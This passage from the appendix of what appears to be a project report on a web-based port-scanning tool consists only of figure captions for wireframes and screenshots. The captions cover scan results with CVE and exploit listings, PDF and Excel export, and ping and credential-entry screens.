


Figure 321: Scanned result after port scan wireframe




Figure 322: User clicking view button wireframe




Figure 323: Port Scan results with CVE and exploit wireframe

### Exporting Results in PDF wireframe




Figure 324: User clicking Generate PDF button wireframe




Figure 325: User saving scanned result wireframe




Figure 326: Downloaded scanned result wireframe

Exporting result in Excel wireframe




Figure 327: User selecting Export to excel wireframe




Figure 328: Exporting Scanned result in excel wireframe




Figure 329: Downloaded Scanned result in excel wireframe

## 7.7 Appendix G: Screenshot of system




Figure 330: Web Application Main page (I) screenshot




Figure 331: Web Application Main page (II) screenshot




Figure 332: Web Application Main page (III) screenshot



Figure 333: Web Application Main page (IV) screenshot




Figure 334: User Selecting Ping screenshot




Figure 335: User entering email and credential screenshot

